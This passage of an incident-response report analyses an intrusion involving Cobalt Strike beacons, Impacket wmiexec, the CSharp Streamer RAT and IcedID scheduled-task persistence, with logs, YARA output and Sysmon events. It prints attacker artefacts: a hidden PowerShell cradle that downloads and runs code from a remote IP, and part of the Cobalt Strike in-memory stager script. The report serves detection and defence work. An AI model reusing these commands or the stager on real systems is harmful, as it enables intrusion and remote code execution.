
```
    <p><i>~everything is temporary~</i></p>
    <table>
        <tr>
            <th>Filename</th>
            <td>http64.exe</td>
        </tr>
        <tr>
            <th>Expire Time</th>
            <td>2023-10-15 08:37:10</td>
        </tr>
        <tr>
            <th>File Size</th>
            <td>0.34</td>
        </tr>
        <tr>
            <th>Mime Type</th>
            <td>PE32+ executable (GUI) x86-64 (stripped to external PDB)</td>
        </tr>
    </table>
    <br>
    <form method="POST"><button type="submit">Click here to download<br>http64.exe</button></form>
</div>
```

On another occasion, PowerShell usage was successful, and in those cases using Sysmon’s events we can trace child processes from PowerShell ParentCommandLine. For instance, the following display shows a payload used to launch https64.dll, another Cobalt Strike beacon.




| ParentCommandLine | CommandLine |
|---|---|
| "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" | C:\Windows\system32\rundll32.exe |
| "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" | C:\Windows\system32\cmd.exe /C regsvr32.exe https64.dll,Start |
| "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" | C:\Windows\system32\cmd.exe /C regsvr32.exe http64.dll,Start |
| "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" | C:\Windows\system32\cmd.exe /C regsvr32 http64.dll,Start |

Because the beacon was using plain HTTP, the retrieved PowerShell payload can be extracted from the network communications.



```
GET /ksajSk HTTP/1.1
Host: 85.209.11.48
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: [redacted]
Content-Type: text/plain
Content-Length: 478891

Set-StrictMode -Version 2

function func_get_proc {
            Param (
                        $var_module_name, $var_procedure_name
            )

            $var_system_dll = [AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.Location -And $_.Location.Split('\\')[-1].Equals('System.dll') -And $_.GlobalAssemblyCache }
            $var_microsoft_win32_unsafe_native_methods = $var_system_dll.GetType('Microsoft.Win32.UnsafeNativeMethods')
            $var_get_module_handle = $var_microsoft_win32_unsafe_native_methods.GetMethod('GetModuleHandle')
            $var_get_proc_address = $var_microsoft_win32_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'System.String'))
            $var_module_handle = $var_get_module_handle.Invoke($null, @($var_module_name))
            return $var_get_proc_address.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
$var_module_handle)), $var_procedure_name))
}

function func_get_type {
            Param (
                        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameter_types,
                        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
            )

            $var_invoke_method = 'Invoke'
            $var_type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run)
            $var_type = $var_type.DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
            $var_type.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameter_types).SetImplementationFlags('Runtime,
Managed')
            $var_type.DefineMethod($var_invoke_method, 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameter_types).SetImplementationFlags('Runtime, Managed')
            return $var_type.CreateType()
}

If ([IntPtr]::size -eq 8) {
$var_base64 = 'SInISIlMJAiLiMAAAACLkMQAAABIjbDIAAAASIn3rIPhA9LI/8Gq/
8p180iLRCQISI2IyAAAAItBPEgBwYuRiAAAAEiNcRgPt0EUSAHGVotGDDnQf10DRgg50HxWK1YMA1YUSItEJBBIjbwQyAAAAItHHCtGDANGFEiLTCQQSI2JyAAAAIsUAV6LRgw50H8dA0YIOdB8FitWDANWFEgBylBIg+wg/
9JIg8QgWMNIg8Yo69ZIg8Yo65aQkJCQkJCQfAMAAABwBQBNtEIAAwAAAAQAAAD//
wAAuAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADj7qcABpJG4hcQRizUJRQ2nmgINy3p2TYdqAG2HcuXt0QIkrIOTVcyDSuQFEnk0Bbd6RKy4aNFAkAAAAAAAAAFCKAABkDSwA+wXtIwAAAAAAAAAA8AC4E
QsECCEAIAQAANgUAAAUAABQJgAAACAAAAAAPn4BAAAAACAAAAAEAAAEAAAAAAAAAAAUACAAAAAAAAMEUAAAIAACWvBgAAgCBCAAAgAAAAAAAACAAAAAAAAAAAEAAAAAAAAAgAAAAAAAAAAAAAABAAAAAAIRQAvgAAAABBFABEEgAAAAAAAAAAAAAAw
BQAVB4AAAAAAAAAAAAAAKEUAFgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABgohQAKAAAAAAAAAAAAAAAAAAAAAAAAAACARRQACAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC7olcN0AAAAWB4EAAAgAAAAIAQAAAgAAAAAAAAAAAAAAAAAA
GAAQQMuyIWjYQAAAHBMEAAAQAQAAFAQAAAoBAAAAAAAAAAAAAAAAAABAAIEGLuSRC3TCAACQBgAAAKAUAAAIAAAAeBQAAAAAAAAAAAAAAAAAAQACBAi7gkQt0wgAAVB4AAADAFAAAIAAAAIAUAAAAAAAAAAAAAAAAAAEAAwAIu8JELdMIAAEQaAAAA4
```


As documented in Cobalt Strike, a Defender's Guide part 1 and part 2, the attackers used Cobalt Strike's default pipe names, which can be easily detected.



| Image | PipeName |
|---|---|
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | \postex_22a3 |

**Impacket**

As part of their toolkit, the threat actor used Impacket's wmiexec.py script to perform actions. This activity can be easily observed in logs because of the default redirect of its output to \\127.0.0.1\ADMIN$\__%timestamp% (as visible in the source code).




| commandLine |
|---|
| cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd c:/programdata 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c goat.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd c:\programdata 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c db.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c del db.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd c:\programdata 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c sp.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c del sp.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd c:\programdata 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c yki.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c del yki.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd c:\programdata 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c jer.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |
| cmd.exe /Q /c del jer.exe 1> \\127.0.0.1\ADMIN$\__169[redacted] 2>&1 |

**CSharp Streamer**


During the intrusion, the threat actor deployed a binary named “cslite.exe” on the beachhead host. Upon investigation, we identified this binary as a RAT known as CSharp Streamer, thanks to an excellent write-up by Hendrik Eckardt. This malware combines many different functions and is a very capable remote access trojan. During this intrusion, we observed it dumping credentials, proxying RDP traffic, and providing command and control communications for the threat actor.

We were able to confirm the tool using memory analysis, and identifying known functions and commands in the previously linked report.




```
Match Index:  2
Rule:         streamer_cslite
Tags:
Description:  24952 - file cslite.exe
Author:       The DFIR Report
Reference:    https://thedfirreport.com
Date:         2024-05-23
Hash1:        4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1
Memory Type:  Virtual Memory (VAD)
Memory Tag:   \Users\[redacted]\AppData\Local\Temp\dat8E8A.tmp
Base Address: 0×00000000010a0000
PID:          11528
Process Name: cslite.exe
Process Path: \Device\HarddiskVolume5\[redacted]\cslite.exe
CommandLine:  "C:\[redacted]\cslite.exe"
User:        [redacted]
Created:     [redacted] 15:21:48 UTC

Matches:
[csharp-streamer]: 12a8f91, 12b5104
[csharp_streamer]: 128e4b1, 12b5114, 12b8607, 12b862c, 12b8b71, 12bae46, 12c3341
[res_psexec.resources]: 12b8617
[veeam_dump]: 12b27f7
[CommandVeeamdump]: 12b2802
[WebSocketSharp.PayloadData]: 1307814
[CommandExecuteAssembly]: 12c3eca
[CommandMEGA]: 12953c4

[csharp-streamer] 12a8f91:
00000000012a8f50    00 53 65 74 4f 72 52 65  6d 6f 76 65 00 53 69 7a   .SetOrRemove.Siz
00000000012a8f60    65 4f 66 53 74 61 63 6b  52 65 73 65 72 76 65 00   eOfStackReserve.
00000000012a8f70    53 69 7a 65 4f 66 48 65  61 70 52 65 73 65 72 76   SizeOfHeapReserv
00000000012a8f80    65 00 43 6f 70 79 53 65  72 76 69 63 65 45 78 65   e.CopyServiceExe
00000000012a8f90    00 63 73 68 61 72 70 2d  73 74 72 65 61 6d 65 72   .csharp-streamer
00000000012a8fa0    2e 65 78 65 00 43 6f 6d  70 75 74 65 53 46 69 78   .exe.ComputeSFix
00000000012a8fb0    65 64 33 32 53 69 7a 65  00 43 6f 6d 70 75 74 65   ed32Size.Compute
00000000012a8fc0    46 69 78 65 64 33 32 53  69 7a 65 00 4c 69 74 74   Fixed32Size.Litt

[csharp-streamer] 12b5104:
00000000012b50c0    72 00 43 72 65 61 74 65  49 73 49 6e 69 74 69 61   r.CreateIsInitia
00000000012b50d0    6c 69 7a 65 64 43 61 6c  6c 65 72 00 5f 63 61 6c   lizedCaller._cal
00000000012b50e0    6c 65 72 00 5f 49 73 53  6d 61 6c 6c 65 72 00 46   ler._IsSmaller.F
00000000012b50f0    69 6e 64 44 6f 6d 61 69  6e 43 6f 6e 74 72 6f 6c   indDomainControl
00000000012b5100    6c 65 72 00 63 73 68 61  72 70 2d 73 74 72 65 61   ler.csharp-strea
00000000012b5110    6d 65 72 00 63 73 68 61  72 70 5f 73 74 72 65 61   mer.csharp_strea
00000000012b5120    6d 65 72 00 64 69 73 70  6f 73 65 54 69 6d 65 72   mer.disposeTimer
00000000012b5130    00 73 65 74 53 77 65 65  70 54 69 6d 65 72 00 5f   .setSweepTimer._
```

When executed, the tool writes a .NET executable to the %USERPROFILE%\AppData\Local\Temp folder using a .tmp extension and then loads it into memory, as seen in the Sysmon Event ID 7 event:




```
Image loaded:
RuleName: technique_id=T1574.002,technique_name=DLL Side-Loading
UtcTime: [redacted] 15:22:00.858
ProcessGuid: {87714b33-0f0c-6528-0674-020000000400}
ProcessId: 11528
Image: C:\[redacted]\cslite.exe
ImageLoaded: C:\Users\[redacted]\AppData\Local\Temp\dat8E8A.tmp
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=9918492B6A1BD5ED40109B53C3ACDDD8C5F370F5,MD5=CF3C9C1E8D8B525425B5BD1DF
90B7928,SHA256=C6012796E6FCCFF612B9AE0A981A56878847DCE5A9C3BB324E653A07526BE096,IMP
HASH=00000000000000000000000000000000
Signed: false
Signature: -
SignatureStatus: Unavailable
User: [redacted]
```

Using dynamic analysis from running the sample in a malware analysis sandbox, we can observe the injected .NET assemblies:



```
C:\Users\[redacted]\AppData\Local\Temp
λ file.exe dat956D.tmp
dat956D.tmp: PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
```



cslite.exe:2780 Properties

```
                                  Flags           Path
⊟ CLR v4.0.30319.0                ConcurrentGC...
  ⊟ Appdomain: SharedDomain       Shared
      mscorlib                    DomainNeutr...  C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\8b0445ce5a447ad49f5d2104153ddbd4\mscorlib.ni.dll
  ⊟ Appdomain: DefaultDomain      Default, Exec...
      csharp-streamer                             C:\Users\[redacted]\AppData\Local\Temp\dat956D.tmp
      System                      Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System\692cee7f35bc369df5d159f8c5627c5d\System.ni.dll
      System.Configuration        Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\774075c043860368904f346d5f3ee2df\System.Configuration.ni.dll
      System.Core                 Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\c93affb73b44fea7fcb1a88839fbc9af\System.Core.ni.dll
      System.Drawing              Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\1c771fd588f41bfd1a3793556b94dc2d\System.Drawing.ni.dll
      System.Memory                               System.Memory
      System.Reflection           Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Reflection\49d0805c650af7eeb135300cbda80997\System.Reflection.ni.dll
      System.Runtime              Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Runtime\742d98dcf97a6831834f92c369aec13f\System.Runtime.ni.dll
      System.Runtime.CompilerSer...               System.Runtime.CompilerServices.Unsafe
      System.Runtime.Extensions   Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Runt1e58aa76#\81d3a3d303292459afa003516abc9287\System.Runtime.Extensions.ni.dll
      System.Windows.Forms        Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\c01aadd99fb3f53a9673e2058d489eca\System.Windows.Forms.ni.dll
      System.Xml                  Native          C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\bc239fff46a8f02f99383a032ee436d1\System.Xml.ni.dll
```

## Persistence

### IcedID

IcedID registered a scheduled task for persistence, in the same manner as documented in several other reports.

```
  <RegistrationInfo>
    <URI>\{F563F84D-B7A6-FC19-1354-876F06040561}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>[redacted]</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>[redacted]</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\[redacted]\AppData\Roaming\[redacted]\{40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll",#1</Arguments>
    </Exec>
  </Actions>
</Task>
```

The task was registered to be executed every hour after logon as indicated respectively by the following XML tags:

`<Interval>PT1H</Interval>`

